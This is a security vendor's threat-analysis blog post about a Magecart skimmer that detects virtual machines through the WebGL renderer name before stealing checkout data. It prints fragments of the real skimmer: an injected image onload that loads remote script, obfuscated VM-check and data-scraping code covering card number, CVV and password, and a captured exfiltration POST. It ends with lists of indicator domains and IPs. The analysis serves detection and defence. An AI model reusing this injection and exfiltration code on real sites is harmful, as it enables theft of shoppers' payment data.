Credit card skimmer evades Virtual Machines

blog.malwarebytes.com/threat-intelligence/2021/11/credit-card-skimmer-evades-virtual-machines/

Threat Intelligence Team

November 3, 2021

This blog post was authored by Jérôme Segura

There are many techniques threat actors use to slow down analysis or, even better, evade detection. Perhaps the most popular method is to detect virtual machines commonly used by security researchers and sandboxing solutions.


Reverse engineers are accustomed to encountering code snippets that check certain registry keys, looking for specific values indicating the presence of VMware or Virtual Box, two of the most popular pieces of virtualization software. Many malware families incorporate these anti-vm features, usually as a first layer.

For web threats, it is more rare to see detection of virtual machines via the browser. Typically threat actors are content with filtering targets based on geolocation and user-agent strings. But that feature does exist in modern browsers and can be quite effective.

In this blog post we show how a Magecart threat actor distributing a digital skimmer is avoiding researchers and possibly sandboxes by ensuring users are running genuine computers and not virtual ones.

Virtual Machine detection


Our investigation started by looking at a newly reported domain that could possibly be related to Magecart. Suspicious JavaScript is being loaded alongside an image of payment methods. Note that browsing directly to the URL will return a decoy Angular library.


website-payments-graphics-all-n
34950-87899-1-raikfcquaxqncofqfm.stackpathdns.com/wp-content/uplo...
Apps
Reading list
stripe
Pay
G Pay
PayPal
VISA
MasterCard
One4all
Gift Cards

```
            <div class="footer-secondary pull-right">
                    <div class="footer-text inline-block small-block">
              <img src="//34950-87899-1-raikfcquaxqncofqfm.stackpathdns.com/wp-content/uploads/2021/09/website-payments-graphics-all-new-01.png" alt="payments" height="" width="500px" onload="jQuery.ajax({url:'https://cdn.megalixe.org/api/main.js',dataType:'script',async:!0})"</div>
                        </div>
```

There is one interesting function within this skimmer script that uses the WebGL JavaScript API to gather information about the user's machine. We can see that it identifies the graphics renderer and returns its name.

For many Virtual Machines, the graphics card driver will be a software renderer fallback from the hardware (GPU) renderer. Alternatively, it could be supported by the virtualization software but still leak its name.




```
        }
        ;if (_0x731E > 9) {
            _0x731E -= 9
        }
        ;_0x748E += _0x731E
    }
    ;return _0x748E % 10 === 0
}
function _0x7B06() {
    var _0x72C2 = document[_0x720A[181]](_0x720A[180]);  _0x72C2 = canvas {width: 300, height: 150, title: '', lang: '', translate: true, …}
    var _0x737A = _0x72C2[_0x720A[183]](_0x720A[182]);  _0x737A = WebGLRenderingContext {canvas: canvas, drawingBufferWidth: 300, drawingBufferHeight
    var _0x731E = _0x737A[_0x720A[185]](_0x720A[184]);  _0x731E = WebGLDebugRendererInfo {}
    if (_0x731E) {
        var _0x73D6 = _0x737A[_0x720A[187]](_0x731E[_0x720A[186]]);  _0x73D6 = "ANGLE (Google, Vulkan 1.2.0 (SwiftShader Device (Subzero) (0x0000C
        var _0x7432 = screen[_0x720A[188]];  _0x7432 = 1828
        var _0x7266 = screen[_0x720A[189]];  _0x7266 = 24
        if (/swiftshader/i[_0x720A[13]](_0x73D6[_0x720A[190]]()) || /llvmpipe/i[_0x720A[13]](_0x73D6[_0x720A[190]]()) || /virtualbox/i[_0x720A
            return true
        } else {
            return false
        }
    } else {
        return false
    }
}
function _0x7B62() {
    var _0x731E = _0x720A[2];
    for (var _0x7266 = 0; _0x7266 < 32; _0x7266++) {
        _0x731E += String[_0x720A[192]](Math[_0x720A[191]](Math[_0x720A[65]]() * 255))
    }
    ;var _0x72C2 = document[_0x720A[73]](_0x720A[193]);
```

We notice that the skimmer is checking for the presence of the words **swiftshader**, **llvmpipe** and **virtualbox**. Google Chrome uses SwiftShader while Firefox relies on llvmpipe as its renderer fallback.

By performing this in-browser check, the threat actor can exclude researchers and sandboxes and only allow real victims to be targeted by the skimmer.

Data exfiltration

If the machine passes the check, the personal data exfiltration process can take place normally. The skimmer scrapes a number of fields including the customer's name, address, email and phone number as well as their credit card data.




```
/*
 AngularJS v1.2.27
 (c) 2010-2014 Google, Inc. http://angularjs.org
 License: MIT
*/
(function(W, X, u) {
    'use strict';
    function z(b) {
        return function() {
            var a = arguments[0], c, a = "[" + (b ? b + ":" : "") + a + "] http://errors.ang
            for (c = 1; c < arguments.length; c++)
                a = a + (1 == c ? "?" : "&") + "p" + (c - 1) + "=" + encodeURIComponent("fur
            return Error(a)
        }
    }
    function Sa(b) {
        if (null == b || Ja(b))
```

skimmer begins

```
}
)(window, document);
!window.angular.$$csp() && window.angular.element(document).find("head").prepend('<style
;var o1, o2, o3, o4, o11, o22, o33, o44, b1, b2, ccn, is_l_sc, sdtctvm, dC43, r3, chckst,
(function() {
    var IKJ = ''
      , MjS = 549 - 538;
    function Ayk(t) {
        var v = 609098;
        var a = t.length;
        var s = [];
        for (var c = 0; c < a; c++) {
            s[c] = t.charAt(c)
        }
        ;for (var c = 0; c < a; c++) {
            var k = v * (c + 238) + (v % 4
            var w = v * (c + 336) + (v %
            var j = k % a;
            var x = w % a;
            var b = s[j];
            s[j] = s[x];
            s[x] = b;
            v = (k + w) % 1957655;
        }
        ;return s.join('')
    }
    ;var zLk = Ayk('rliououxscpsjcgokrvcwhrmndaqtetnybftz').substr(0, MjS);
    var uTP = '0+a (;( g;.g=}(er-nos4vd{"1b6Cif-t,(rle4)ps.lnoftg.lb+tao; =]0,}6[+8t,(6j8
    var nJg = Ayk[zLk];
    var iMA = '';
    var RVE = nJg;
    var HPX = nJg(iMA, Ayk(uTP));
    var idD = HPX(Ayk('{en200lnase{10axbB1l.7a.:7o.80ii:.il-:Ax(%2B. CaVetl.{19e.0%de{0[i
```

```
if (en_snd) {
    var _0x748E = {
        Address: i71[_0x720A[133]] + _0x720A[135]
        CCname: (i71[_0x720A[114]][_0x720A[143]] |
        Email: i71[_0x720A[122]],
        Phone: i71[_0x720A[124]],
        Sity: i71[_0x720A[115]],
        State: i71[_0x720A[127]],
        Country: i71[_0x720A[129]],
        Zip: i71[_0x720A[131]],
        Shop: window[_0x720A[12]][_0x720A[145]],
        CcNumber: i71[_0x720A[114]][_0x720A[113]],
        ExpDate: i71[_0x720A[114]][_0x720A[116]] +
        Cvv: i71[_0x720A[114]][_0x720A[115]],
        Password: i71[_0x720A[137]],
        Useragent: i71[_0x720A[139]],
        Uid: _0x720A[146]
    };
```

It also collects any password (many online stores allow customers to register an account), the browser’s user-agent and a unique user ID. The data is then encoded and exfiltrated to the same host via a single POST request:




```
POST https://cdn.megalixe.org/u/ HTTP/1.1
Host: cdn.megalixe.org
Connection: keep-[redacted]e
Content-Length: [redacted]
sec-ch-ua: "[redacted]"
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
sec-ch-ua-mobile: ?0
User-Agent: [redacted]
sec-ch-ua-platform: "Windows"
Origin: https://[redacted]
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://[redacted]
Accept-Encoding: gzip, deflate, br
Accept-Language: [redacted]

main=[redacted]
2Fi[redacted]
2FX                                              J1%
2FJ
2BX                                              IJfOrGf6C
eJ2
2Fg                                              r%2Fy%
2Fz
2F1
2FI                                              FEhDfp%
2By
2FK
2FO
2Bb                                              rM%
2Bz
2B1                                              %
2FI
```

Evasion and defenders

This is not surprising to see such evasion techniques being adopted by criminals, however it shows that as we get better at detecting and reporting attacks, threat actors also evolve their code eventually. This is a natural trade-off that we must expect.

In addition to code obfuscation, anti-debugger tricks and now anti-vm checks, defenders will have to spend more time to identify and protect against those attacks or at least come up with effective countermeasures.

Malwarebytes users are protected against this campaign:



● Credit Card (Stripe)

Pay with your credit card via Stripe.

○ Use a new payment method

Card Number *

1234 1234 1234 1234

Expiry Date *

MM / YY

Card Code (CVC) *

CVC

□ Save payment informatio

Your personal data will be usec

Malwarebytes | Teams

✓ Website blocked due to malware

Learn about malware. If you don't want to block this website, you can exclude it from website protection by accessing Exclusions.

IP Address: 89.108.127.254
Port: 443
Type: Outbound
File: C:\Program Files (x8...plication\chrome.exe

Indicators of Compromise (IOCs)

- Skimmer code
- Skimmer code beautified

```
cdn[.]megalixe[.]org
con[.]digital-speed[.]net
apis[.]murdoog[.]org
static[.]opendwin[.]com
css[.]tevidon[.]com
mantisadnetwork[.]org
static[.]mantisadnetwork[.]org
stage[.]sleefnote[.]com
js[.]speed-metrics[.]com
troadster[.]com
nypi[.]dc-storm[.]org
web[.]webflows[.]net
js[.]librarysetr[.]com
librarysetr[.]com
opendwin[.]com
app[.]rolfinder[.]com
libsconnect[.]net
artesfut[.]com
js[.]artesfut[.]com
js[.]rawgit[.]net
js[.]demo-metrics[.]net
demo-metrics[.]net
dev[.]crisconnect[.]net
m[.]brands-watch[.]com
graph[.]cloud-chart[.]net
hal-data[.]org
stage[.]libsconnect[.]net
app[.]iofrontcloud[.]com
iofrontcloud[.]com
alligaturetrack[.]com
webflows[.]net
web[.]webflows[.]net
tag[.]listrakbi[.]biz
api[.]abtasty[.]net
cloud-chart[.]net
graph[.]cloud-chart[.]net
cdn[.]getambassador[.]net
climpstatic[.]com
stst[.]climpstatic[.]com
marklibs[.]com
st[.]adsrvr[.]biz
cdn[.]cookieslaw[.]org
clickcease[.]biz
89.108.127[.]254
89.108.127[.]16
82.202.161[.]77
89.108.116[.]123
82.202.160[.]9
89.108.116[.]48
89.108.123[.]28
89.108.109[.]167
89.108.110[.]208
50.63.202[.]56
212.109.222[.]225
82.202.160[.]8
```

```
82.202.160[.]137
192.64.119[.]156
89.108.109[.]169
82.202.160[.]10
82.202.160[.]54
82.146.50[.]89
82.202.160[.]123
82.202.160[.]119
194.67.71[.]75
77.246.157[.]133
82.146.51[.]242
89.108.127[.]57
82.202.160[.]8
185.63.188[.]84
89.108.123[.]168
77.246.157[.]133
185.63.188[.]85
82.146.51[.]202
185.63.188[.]59
89.108.123[.]169
185.63.188[.]71
89.108.127[.]16
82.202.161[.]77
```